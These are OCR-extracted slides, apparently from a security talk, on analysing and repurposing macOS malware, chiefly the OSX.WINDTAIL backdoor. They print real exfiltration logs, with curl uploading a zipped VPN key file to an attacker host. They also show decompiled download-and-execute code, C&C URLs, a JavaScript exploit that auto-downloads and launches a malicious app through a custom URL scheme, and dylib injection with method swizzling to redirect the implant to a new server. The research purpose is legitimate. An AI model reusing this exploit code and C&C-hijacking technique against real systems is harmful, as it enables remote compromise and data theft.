
(public) RSA key

decrypt instructions

expected (base64 encoded) response (response.txt)

```
$ nc -l 0.0.0.0 80 < response.txt
```


"C&C" server




DEMO

repurposing the ransomware

4 re-package (replace General.rtf)







OSX.WINDTAIL (BACKDOOR)

triage (infection vector)

```
$ cat Final_Presentation.app/
          Contents/Info.plist

<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
  ...
  <key>CFBundleURLTypes</key>
  <array>
    <dict>
      <key>CFBundleURLName</key>
      <string>Local File</string>
      <key>CFBundleURLSchemes</key>
      <array>
        <string>openurl2622007</string>
      </array>
    </dict>
  </array>
```

custom url scheme






"Remote Mac Exploitation Via Custom URL Schemes"
objective-see.com/blog/blog_0x38.html

OSX.WINDTAIL

triage (capabilities)




persistence (login item)

```
# ./procInfo

[ process start]
pid: 1202
path: /usr/bin/zip
args: (
    "/usr/bin/zip",
    "/tmp/psk.txt.zip",
    "/private/etc/racoon/psk.txt"
)
```

file collection

```
# ./procInfo

[ process start]
pid: 1258
path: /usr/bin/curl
user: 501
args: (
    "/usr/bin/curl",
    "-F",
    "vast=@/tmp/psk.txt.zip",
    "-F",
    "od=1601201920543863",
    "-F",
    "kl=users-mac.lan-user",
    "string2me.com/.../kESklNvxsNZQcPl.php"
)
```



file exfiltration

OSX.WINDTAIL

triage (download)

```
01  -(void)sdf {
02
03   //get file name from C&C server
04   var_50 = [r15 yoop:@"F5Ur0CCFMO/fWHjecxEqGLy/xq5gE....];
05   url = [[NSURL alloc] initWithString:[NSString stringWithFormat:var_50, ....];
06   request = [NSURLRequest requestWithURL:url,...];
07   data = [NSURLConnection sendSynchronousRequest:request ...];
08   fileName = [[NSString alloc] initWithData:data encoding:rcx ...];
09
10   //get file contents from C&C server
11   rcx = [r15 yoop:@"F5Ur0CCFMO/fWHjecxEqGLy/xq5gE98Zvi...];
12   fileContents = [NSData dataWithContentsOfURL:[NSURL URLWithString:[NSString
13                  stringWithFormat:@"%@%@", rcx, r8] ...];
14
15   //save to disk
16   [fileContents writeToFile: fileName ...];
```



```
GET /liaROelcOeVvfjN/fsfSQNrIyxeRvXH.php
response: file name

GET /liaROelcOeVvfjN/update
response: file contents
```

```
$ ./netiquette -list

usrnode(4897)
 127.0.0.1 -> flux2key.com:80 (Established)

usrnode(4897)
 127.0.0.1 -> flux2key.com:80 (Established)
```


2x connections

OSX.WINDTAIL

triage (execute)

```
01  -(void)sdf {
02
03   //extract via 'ditto'
04   task = [[NSTask alloc] init];
05   [task setLaunchPath:[var_68 yoop:@"x3EOmwsZL5..."];
06
07   rdx = [NSArray arrayWithObjects:@"-x", @"-k", ...];
08   [task setArguments:rdx, ...];
09   [task launch];
10
11   //launch
12   bundle = [[NSBundle bundleWithPath:filePath] executablePath];
13   task = [[NSTask alloc] init];
14   [task setLaunchPath:bundle];
15   [task launch];
```

```
# ./procInfo
[ process start]
path: /usr/bin/ditto
args: ( "/usr/bin/ditto",
        "-x", "-k",
        "~/Library/update.zip", "~/Library" )

[ process start]
path: ~/Library/update.app
```




download & execute

OSX.WINDTAIL

triage (remote self-delete)

```
http://flux2key.com/liaROelcOeVvfjN/
fsfSQNrIyxeRvXH.php?very=%@&xnvk=%@
```




```
01  r14 = [NSFileManager defaultManager];
02  rdx = [[NSBundle mainBundle] bundlePath];
03
04  //remove (self)
05  [r14 removeItemAtPath:rdx error:rcx];
06
07  //terminate (self)
08  [[NSApplication sharedApplication] terminate:0x0 ...];
```

OSX.WINDTAIL

repurposing the exploit


```
01  //autodown .zip
02  //Safari will unzip & trigger url registration
03  var a = document.createElement('a');
04  a.setAttribute('href', 'https://file.io/kBTfCn');
05  a.setAttribute('download', 'Final_Presentation');
06  $(a).appendTo('body');
07
08  $(a)[0].click();
09
10  //launch app via custom url scheme
11  location.replace("openurl2622007://");
```






"Final_Presentation"

download & launch malware








OSX.WINDTAIL

repurposing the exploit (demo)




OSX.WINDTAIL

repurposing the implant

1 modify C&C addresses

C&C's encrypted :/

```
0B574  2B 72 66 30 6B 2B 77 3D 3D 00 46 35 55 72 30 43 43 46 4D 4F 2F   +rf0k+w==.F5Ur0CCFMO/
0B589  66 57 48 6A 65 63 78 45 71 47 4C 79 2F 78 71 35 67 45 39 38 5A   fWHjecxEqGLy/xq5gE98Z
0B59E  76 69 55 53 4C 72 74 46 50 6D 47 79 56 37 76 5A 64 42 58 32 50   viUSLrtFPmGyV7vZdBX2P
0B5B3  59 59 41 49 66 6D 55 63 67 58 48 6A 4E 5A 65 33 69 62 6E 64 41   YYAIfmUcgXHjNZe3ibndA
0B5C8  4A 41 68 31 66 41 36 39 41 48 77 6A 6A 50 2B 4C 38 53 34 4F 43   JAh1fA69AHwjjP+L8S4OC
0B5DD  41 46 74 76 7A 59 77 45 72 30 69 41 3D 00 69 65 38 44 47 71 33   AFtvzYwEr0iA=.ie8DGq3
```



inject library &
hook decryption routine?!

usrnode

RAW | RVA

- Executable (X86_64) [SDK10.6]
  - Mach64 Header
  - Load Commands
    - LC_SEGMENT_64 (__PAGEZERO)
    - LC_SEGMENT_64 (__TEXT)
    - LC_SEGMENT_64 (__DATA)
    - LC_SEGMENT_64 (__LINKEDIT)
    - LC_DYLD_INFO_ONLY
    - LC_SYMTAB
    - LC_DYSYMTAB
    - LC_LOAD_DYLINKER
    - LC_UUID
    - LC_VERSION_MIN_MACOSX
    - LC_UNIXTHREAD
    - LC_LOAD_DYLIB (libcrypto.0.9.8.dylib)
    - LC_LOAD_DYLIB (Cocoa)

Offset	Data	Description	Value
00000C88	0000000C	Command	LC_LOAD_DYLIB
00000C8C	00000038	Command Size	56
00000C90	00000018	Str Offset	24
00000C94	00000002	Time Stamp	Wed Dec 31 14:00:02 1969
00000C98	00000908	Current Version	0.9.8
00000C9C	00000908	Compatibility Version	0.9.8
00000CA0	2F7573722F6C69622F6C696…	Name	/usr/lib/libcrypto.0.9.8.dylib

Offset	Data	Description	Value
00000C88	0000000C	Command	LC_LOAD_DYLIB
00000C8C	00000038	Command Size	56
00000C90	00000018	Str Offset	24
00000C94	00000002	Time Stamp	Wed Dec 31 14:00:02 1969
00000C98	00000908	Current Version	0.9.8
00000C9C	00000908	Compatibility Version	0.9.8
00000CA0	406578656375746162 6C655…	Name	@executable_path/swizzle.dylib

overwrite (unneeded)
LC_LOAD_DYLIB entry

```
$ vmmap usrnode

__TEXT  ~/Library/Final_Presentation.app/
Contents/MacOS/usrnode

__TEXT  ~/Library/Final_Presentation.app/
Contents/MacOS/swizzle.dylib
```

injected dylib: loaded!

OSX.WINDTAIL

repurposing the implant

swaps methods, via 'swizzle'

```
01  method_exchangeImplementations(
02   class_getInstanceMethod([self class], @selector(swizzle:)),
03   class_getInstanceMethod(NSClassFromString(@"appdele"), @selector(yoop:)));
04
05  -(NSString*)swizzle:(NSData*)data {
06
07    //invoke original method ("yoop") to decrypt
08    decrypted = ((NSString*(*)(id,SEL,NSData*))origImplementation)(self,@selector(yoop:), data);
09
10    //modify decrypted string as needed!
11
12    return decrypted;
13  }
```

```
01  url = [r15 yoop:@"F5Ur0CCFMO...];
```



"ourServer.com"

"F5Ur0CCFMO..."

```
if (decrypt == "flux2key.com")
  return "ourServer.com"
```

method: "swizzle"

"F5Ur0CCFMO..."



-> "flux2key.com"

